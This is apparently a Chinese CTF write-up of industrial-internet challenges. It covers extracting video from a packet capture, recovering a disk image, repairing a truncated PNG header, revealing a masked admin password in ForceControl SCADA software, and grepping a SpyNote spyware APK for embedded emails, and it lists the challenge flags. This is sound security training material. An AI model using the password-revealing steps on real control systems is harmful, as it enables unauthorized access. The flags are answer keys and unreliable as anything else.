


会在流量包的当前路径生成一个`dump.264`



使用`Elecard StreamEye`打开它


> PS：这里使用的版本是`Elecard StreamEye 4.7`，算是比较新的版本，之前用`2.9`的版本打开发现看不清楚





```
flag{GOODFORYOU}
```

应急恢复

`DiskGenius` 一把梭； `磁盘->打开虚拟磁盘文件->选中磁盘点击恢复文件`





flag{73D3DA963F7505E9}


```
flag{73D3DA963F7505E9}
```

文件分析

```
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads/文件分析# ls -lha
total 56K
drwxrwxrwx 1 1000 root 512 Oct  3 16:53 .
drwxrwxrwx 1 1000 root 512 Oct  3 16:53 ..
-rwxrwxrwx 1 1000 root 56K Jun 10 15:38 what
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads/文件分析# file what
what: data
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads/文件分析#
```

`010 Editor` 打开，看到 `IDAT` 、 `IEND` 字样从而确定这应该是一张 `png` 图片

```
0000h: 00 00 03 FD 00 00 00 20 08 06 00 00 00 17 96 D7   ...ý... ......-×
0010h: 41 00 00 00 01 73 52 47 42 00 AE CE 1C E9 00 00   A....sRGB.®Î.é..
0020h: 00 04 67 41 4D 41 00 00 B1 8F 0B FC 61 05 00 00   ..gAMA..±..üa...
0030h: 00 09 70 48 59 73 00 00 0E C3 00 00 0E C3 01 C7   ..pHYs...Ã...Ã.Ç
0040h: 6F A8 64 00 00 DC A5 49 44 41 54 78 5E ED BD 0D   o¨d..Ü¥IDATx^í½.
0050h: F0 55 D5 7D A8 CD 6D 7A D3 A4 93 1B FB F1 D6 DB   ðUÕ}¨ÍmzÓ¤".ûñÖÛ
0060h: B4 62 FB 8E 4D 9A 26 D1 E9 5B 92 B9 5E 6F CC FB   ´bûŽMš&Ñé['¹^oÌû
0070h: 4E 6B 2D 6F 12 A7 49 AF F7 B6 4D E8 9D 0C F5 05   Nk-o.§I¯÷¶Mè..õ.
0080h: 41 44 09 05 09 12 45 87 82 14 B9 22 21 20 84 10   AD....E‡,.¹"! „.
0090h: 94 52 11 4D 50 4B 09 91 52 F1 AB 51 8B C4 94 72   "R.MPK.'Rñ«Q‹Ä"r
00A0h: FD 20 69 A4 64 12 6F 6D 32 69 66 D2 4E 6F EF CC   ý i¤d.omd2ifÒNoïÌ
```




```
DC90h: 80 00 04 20 00 01 08 40 00 02 10 F0 27 80 F4 23   €.. ...@...ð'€ô#
DCA0h: FD 10 80 00 04 20 00 01 08 40 00 02 10 80 00 04   ý.€.. ...@...€..
DCB0h: 20 00 81 8E 12 40 FA 3B 5A B0 FE ED 3E 6C 09 01    ..Ž.@ú;Z°þí>l..
DCC0h: 08 40 00 02 10 80 00 04 20 00 01 08 40 00 02 5D   .@...€.. ...@..]
DCD0h: 25 80 F4 23 FD 10 80 00 04 20 00 01 08 40 00 02   %€ô#ý.€.. ...@..
DCE0h: 10 80 00 04 20 00 81 8E 12 F8 FF 01 3D 4F F5 1A   .€.. ..Ž.øÿ.=Oõ.
DCF0h: 4C A4 9D 0C 00 00 00 00 49 45 4E 44 AE 42 60 82   L¤......IEND®B`,
DD00h:
```

开头的这几个字节很明显应该是PNG图片的长宽位置，或者对比其他的PNG图片；不难发现该文件缺少了PNG开头的十六个字节

```
0000h: 00 00 03 FD 00 00 00 20 08 06 00 00 00 17 96 D7   ...ý... ......-×
0010h: 41 00 00 00 01 73 52 47 42 00 AE CE 1C E9 00 00   A....sRGB.®Î.é..
0020h: 00 04 67 41 4D 41 00 00 B1 8F 0B FC 61 05 00 00   ..gAMA..±..üa...
0030h: 00 09 70 48 59 73 00 00 0E C3 00 00 0E C3 01 C7   ..pHYs...Ã...Ã.Ç
0040h: 6F A8 64 00 00 DC A5 49 44 41 54 78 5E ED BD 0D   o¨d..Ü¥IDATx^í½.
0050h: F0 55 D5 7D A8 CD 6D 7A D3 A4 93 1B FB F1 D6 DB   ðUÕ}¨ÍmzÓ¤".ûñÖÛ
```


```
0000h: 89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52   ‰PNG........IHDR
0010h: 00 00 04 E4 00 00 08 00 08 06 00 00 00 86 B4 EC   ...ä.........†´ì
0020h: FC 00 00 00 01 73 52 47 42 00 AE CE 1C E9 00 00   ü....sRGB.®Î.é..
0030h: 00 04 67 41 4D 41 00 00 B1 8F 0B FC 61 05 00 00   ..gAMA..±..üa...
0040h: 00 09 70 48 59 73 00 00 0E C3 00 00 0E C3 01 C7   ..pHYs...Ã...Ã.Ç
0050h: 6F A8 64 00 00 FF A5 49 44 41 54 78 5E EC FD F5   o¨d..ÿ¥IDATx^ìýõ
```

```
89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52
```



保存为`what.png`，发现图片貌似长宽显示不完全，再次用`010 Editor`打开发现CRC校验报错，修改高度

高度任意修改，能看到flag就行，或者使用脚本去爆破原来的宽高



CSDN @末 初


```
flag{welcome@2021}
```

组态编程


探索组态密码

`上位监控软件密码破解20190510.PCZ`，利用 `北京力控组态软件ForceControl V7.0` 打开


- 北京力控组态软件ForceControl V7.0(低版本只适配Windows7)




然后点击 `开发`




选择 `忽略`



选择 `功能->用户管理`




`设置登登陆方式` 选择 `本地方式`；发现一个 `admin` 的系统管理员



发现 `admin` 账户的密码，但是是星号，看不到，可以利用网上的 `星号密码查看器`

- 星号密码查询器



得到密码： `elexadmin`

```
flag{elexadmin}
```

恶意程序

恶意app分析

将 `spyNote_client_easy2.apk` 改为 `spyNote_client_easy2.zip` 解压，然后直接在目录下用 `grep` 全局找

```
root@mochu7-pc:/mnt/c/Users/Administrator/Desktop/工业互联网附件/恶意程序/恶意app/spyNote_client_easy2# ls
AndroidManifest.xml  com     javamail.charset.map          javamail.default.providers  javamail.pop3.provider
  javamail.smtp.provider  mailcap.default  mimetypes.default  res
classes.dex          dsn.mf  javamail.default.address.map  javamail.imap.provider      javamail.smtp.address.map
  mailcap                 META-INF         org                 resources.arsc
root@mochu7-pc:/mnt/c/Users/Administrator/Desktop/工业互联网附件/恶意程序/恶意app/spyNote_client_easy2# grep -rn '@
.*\.com' ./*
grep: ./classes.dex: binary file matches
root@mochu7-pc:/mnt/c/Users/Administrator/Desktop/工业互联网附件/恶意程序/恶意app/spyNote_client_easy2# strings cla
sses.dex | grep -E '@.*\.com'
CONTACT javamail@sun.com
hahaha_wtf@163.com
testmail0917@163.com
root@mochu7-pc:/mnt/c/Users/Administrator/Desktop/工业互联网附件/恶意程序/恶意app/spyNote_client_easy2#
```

找出来的三个邮箱，第二个就是对的

```
flag{hahaha_wtf@163.com}
```

恶意程序分析

给了一个 `exe` 和 `jpg`

名称	压缩后大小	原始大小	类型
sc.jpg	488	1,144	JPG 文件
da7f90319581f7.exe	24,438	48,640	应用程序

